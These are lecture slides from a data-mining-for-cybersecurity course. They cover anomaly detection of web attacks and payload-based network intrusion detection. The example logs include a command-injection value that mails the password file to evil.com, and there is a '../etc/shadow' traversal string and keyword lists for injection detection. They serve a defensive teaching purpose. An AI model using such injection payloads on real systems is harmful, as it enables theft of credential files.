CS259D: Data Mining for Cybersecurity

Anomaly detection for web security: Example

128.111.41.15 "GET /cgi-bin/purchase?itemid=1a6f62e612&cc=mastercard" 200

128.111.43.24 "GET /cgi-bin/purchase?itemid=61d2b836c0&cc=visa" 200

128.111.48.69 "GET /cgi-bin/purchase?itemid=a625f27110&cc=mastercard" 200

131.175.5.35 "GET /cgi-bin/purchase?itemid=7e2877b177&cc=amex" 200

161.10.27.112 "GET /cgi-bin/purchase?itemid=80d2988812&cc=visa" 200

...

128.111.11.45 "GET /cgi-bin/purchase?itemid=109agfe111;ypcat%20passwd|mail%20wily@evil.com" 200


Anomaly detection for web security

- Pro: Can adapt to ad-hoc nature of web apps
- Con: Large number of false positives
- Con: Poor characterization of attack causing anomaly

Solution: Design

- Anomaly generalization
  - Group similar anomalies together
  - Administrator analyzes each group
    - If false positives: Filter
    - If instances of attack: Generate anomaly signature
- Attack characterization
  - Types of exploitations follow specific rules

Solution: Architecture



Anomaly detection

- Input: URLs of successful GET requests
  - Partitioned based on web application
- Multiple models
  - Each associated with an attribute
  - Combined via a linear
- Anomaly score = linear combination of model outputs

Anomaly detection: Models (reminder)

- Attribute length
  - Chebyshev inequality
- Character distribution
  - ICD: Sorted frequencies of 256 chars; Pearson test
  - Typical queries: human readable; Slow drop off
  - Malicious queries: Either fast drop-off or little drop off
- Structural inference
  - Probabilistic grammar
- Token finder
  - Flags/indices

Anomaly generalization

- Goal: detect variations of detected anomalies
  - Not same as misuse detection
- Idea: Relax detection parameters for anomalous attributes

Anomaly generalization: Attribute length

- Similarity operator:

$$\psi_{attrlen}(l_{obs}, l_{orig}) \equiv \left| \frac{\sigma^2}{(l_{obs} - \mu)^2} - \frac{\sigma^2}{(l_{orig} - \mu)^2} \right| < d_{attr}$$

Anomaly generalization: Character distribution

- Sharp drop-off:
  - Extract set of dominating characters

    $$C=\{(c_1,f_1), (c_2,f_2), \ldots, (c_m,f_m)\}$$
  - Compare C_{obs}, C_{orig}: If they share at least one char and are similar:

$$\psi_{cdist} \equiv \min\left\{ |f_{obs,i} - f_{orig,i}| : (c_{obs,i}, f_{obs,i}) \in C_{obs}, (c_{orig,i}, f_{orig,i}) \in C_{orig}, c_{obs,i} = c_{orig,i} \right\} < d_{cdist}$$

Anomaly generalization: Character distribution

- Little drop-off: close to uniformly random distribution
- Similarity test:

$$\psi_{cdist} \equiv \max\left\{ | f_{obs,i} - f_{orig,i} | : (c_{obs,i}, f_{obs,i}) \in C_{obs}, (c_{orig,i}, f_{orig,i}) \in C_{orig} \right\} < d_{cdist}$$

Anomaly generalization: Structural inference

- Extract prefix up to and including first grammar-violating character
  - Intuition: Prefix shared by attacks against same app
- Mapping:
  - "a" for all lower-case alphabetic chars
  - "A" for all upper-case alphabetic chars
  - "0" for all numeric chars
  - All other chars unchanged
- Similarity operator:

$$\psi_{structure}(s_{obs}, s_{orig}) \equiv s_{obs,i} = s_{orig,i} \; (\forall 0 \le i \le m)$$

Example

128.111.41.15 "GET /cgi-bin/purchase?itemid=1a6f62e612&cc=mastercard" 200

128.111.43.24 "GET /cgi-bin/purchase?itemid=61d2b836c0&cc=visa" 200

128.111.48.69 "GET /cgi-bin/purchase?itemid=a625f27110&cc=mastercard" 200

131.175.5.35 "GET /cgi-bin/purchase?itemid=7e2877b177&cc=amex" 200

161.10.27.112 "GET /cgi-bin/purchase?itemid=80d2988812&cc=visa" 200

...

128.111.11.45 "GET /cgi-bin/purchase?itemid=109agfe111;ypcat%20passwd|mail%20wily@evil.com" 200

- Grammar for itemid: [a | 0]+
- Extracted Prefix: 000aaaa000;

Anomaly generalization: Token finder

- Given a lexicographic similarity function lex:

$$\psi_{token} \equiv lex(l_{obs,} l_{orig})$$

- Example similarity fuctions:
  - String equality: Hamming distance
  - lex = True
- Example:
  - cc always in {mastercard, visa, amex}
  - Identify identical violations of cc attribute

Attack Class Inference

- Challenge: Anomalies hard for human analysts to interpret
- Observation: Attack classes violate anomaly models in consistent ways
  - Use consistencies to provide hints to analyst
- Compared with misuse detection
  - Difference: Class inference only applied to anomalous events
  - Advantage: Class inference can be less precise
- Families of attacks
  - Directory traversal
  - Cross-site scripting
  - SQL injection
  - Buffer overflow

Directory traversal

- Unauthorized access to files on web server
  - Use "." and "/"
- Inference activation:
  - Character distribution: dominating char set C intersecting {".", "/"}
  - Structural inference: prefix ending in "." or "/"
- Attack inference:
  - Scan anomalous attribute value for regex **(/|\.\.)+**
- Example:
  - Itemid = "cat ../../../../../etc/shadow"
  - Char distribution model detects high count of . and /
  - Structural inference model detects anomalous structure
  - Attack inference matches (/|\.\.)+ & detects directory traversal

Cross site scripting

- Execute malicious code on client-side machine
- Typical violations: structural inference, character distribution, token finder
  - Insertion of HTML tags
  - Use of client-side scripting code as content
- Attack inference: scan for JavaScript or HTML fragments
  - “script”,“<” ,“>”

SQL Injection

- Unauthorized modifications to SQL queries
  - Escape an input to a query parameter
- Typical violation: attribute structure
- Attack inference:
  - Scan attribute value for SQL keywords (e.g., SELECT, INSERT, UPDATE, DELETE, ‘, --)

Buffer overflow

- Send a large amount of data
  - overflow a buffer
  - overwrite return address, data, function pointers, sensitive variables
- Significant deviation from normal profiles
- Inference activation: character distribution, structural inference, attribute length
- Attack inference:
  - Scan attribute string for binary values (ASCII chars > 0x80)

Evaluation: False positive rate

Data set	Queries	False positives	False Positive Rate	Groups	Grouped False Positive Rate
TU Vienna	737,626	14	1.90×10^{-5}	2	3.00×10^{-6}
UCSB	35,261	513	1.45×10^{-2}	3	8.50×10^{-5}

Evaluation: False positive rate

- Example groups:
  - Custom web app developer passing invalid value to an attribute during testing procedures
    - Alerts generated by attribute length model
  - Anomalous queries to whois.pl user lookup script
    - name = dean+of+computer+science
      - Alerts generated by char distribution model (anomalous # "e")
    - showphone = YES
      - Alerts generated by token finder model (expected yes/no)

Evaluation: Attack classification

Attack	Detected?	Variations	Groups	Alerting Models	Characterization
csSearch	Yes	10	1	Length, Char. Distribution	Cross-site scripting
htmlscript	Yes	10	1	Length, Structure	Directory traversal
imp	Yes	10	1	Length, Char. Distribution	Cross-site scripting
phorum	Yes	10	1	Length, Char. Distribution, Token	Buffer overflow
phpnuke	Yes	10	1	Length, Structure	SQL injection
webwho	Yes	10	1	Length	None

Evaluation: Detection performance

Data set	Requests	Request Rate	Elapsed Analysis Time	Analysis Rate
TU Vienna	737,626	0.107095 req/sec	934 sec	788.06 req/sec
UCSB	35,261	0.001360 req/sec	64 sec	550.95 req/sec

Anomalous Payload-based Network Intrusion Detection

- Goal: Detect first occurrences of zero-day worms or new malicious codes delivered via network
  - Signatures not effective
  - Slow/stealthy worm propagation can avoid bursts in network traffic flows or probes
  - Requires payload based detection

Payload modeling: Targeted design criteria


1. Automatic "hands-free" deployment
2. Broad application to any service/system
3. Incremental update
4. Low error rates
5. Efficient real-time operation

- Question: Good criteria?

Payload modeling: Length-conditioned n-gram model

- Cluster streams
  - Port number
    - Proxy for application: 22 for SSH, 80 for http, etc.
  - Packet length range
    - Proxy for type of payload
      - Example: larger payloads contain media or binary data
  - Direction of stream (inbound/outbound)
- Measurement: n-gram frequencies
  - Length L: frequency = # of occurrences/(L-n+1)
  - Use n = 1: 256 ASCII characters
- Features: mean and variance of each frequency

Example



Dest Port 22
Dest Port 25
Dest Port 80
Src Port 22
Src Port 25
Src Port 80
Length=200
0.06
0.04
0.02
0
0
50
100
150
200
250
Length=1460
0.015
0.01
0.005
0
0
50
100
150
200
250


Incremental Learning

- Can adapt to Concept Drift
- Use streaming measurements for mean and standard deviation

Mahalanobis Distance

$$d^2(x,\bar{y}) = (x-\bar{y})^T C^{-1}(x-\bar{y})$$

$$C_{ij} = Cov(y_i, y_j)$$



Simplified Mahalanobis Distance

- Simplifications:
  - Naïve assumption: Byte frequencies independent
  - Replace variance with standard deviation
  - Add a smoothing factor
    - Captures statistical confidence in sampled training data

$$d(x,\bar{y}) = \sum_{i=0}^{m-1} \frac{|x_i - \bar{y}_i|}{\bar{\sigma}_i + \alpha}$$


Reduced model size: Clustering

- Problem:
  - Similar distributions for near lengths
  - Insufficient training data for some lengths
- Solution:
  - Merge neighboring models if distance < t
- For lengths not observed in training data
  - Use closest length range
  - Alert on unusual length

Unsupervised learning

- Assumption: Attacks are rare and their payload distribution is substantially different from normal traffic
- Remove training data noise:
  - Apply the learned models to training data
  - Remove anomalous training samples
  - Update models

Signature generation: Z-string




eto.c/a $\alpha\beta$ lsrw:imnTupgbhHl-0AdxEPUCG3*vF@_fyR,~24RzMk9=();SDWIjL6B7Z8%?Vq[]ONK+JX&

α : LF – Line feed β : CR – Carriage return

Evaluation

- 1999 DARPA IDS dataset
- CUCS dataset
- Smoothing factor = 0.001
- Data units
  - Full packet
  - First 100 bytes of packet
  - Last 100 bytes of packet
  - Full connection
  - First 1000 bytes of connection


Evaluation



Code Red II (first 20 characters)									
88	0	255	117	48	85	116	37	232	100
100	106	69	133	137	80	254	1	56	51
Buffer Overflow (all)									
65	37	48	68						
Centroid (first 20 characters)									
48	73	146	36	32	46	61	113	44	110
59	70	45	56	50	97	110	115	51	53

Evaluation

- Malformed HTTP requests:
  - crashiis
    - GET ../..
  - apache2
    - Repeated "User-Agent:sioux\r\n"



Detection rate (FP<1%)

Per Packet Model	57/97 (58.8%)
First 100 Packet Model	55/97 (56.7%)
Tail 100 Packet Model	46/97 (47.4%)
Per Conn Model	55/97 (56.7%)
Truncated Conn Model	51/97 (52.6%)

Issues

- Curse of dimensionality
- Spurious features
- Not robust against adversaries
- No focused scope

References

- "Using Generalization and Characterization Techniques in the Anomaly-based Detection of Web Attacks", Robertson et al., 2006
- Anomalous payload-based network intrusion detection, Wang-Stolfo 2004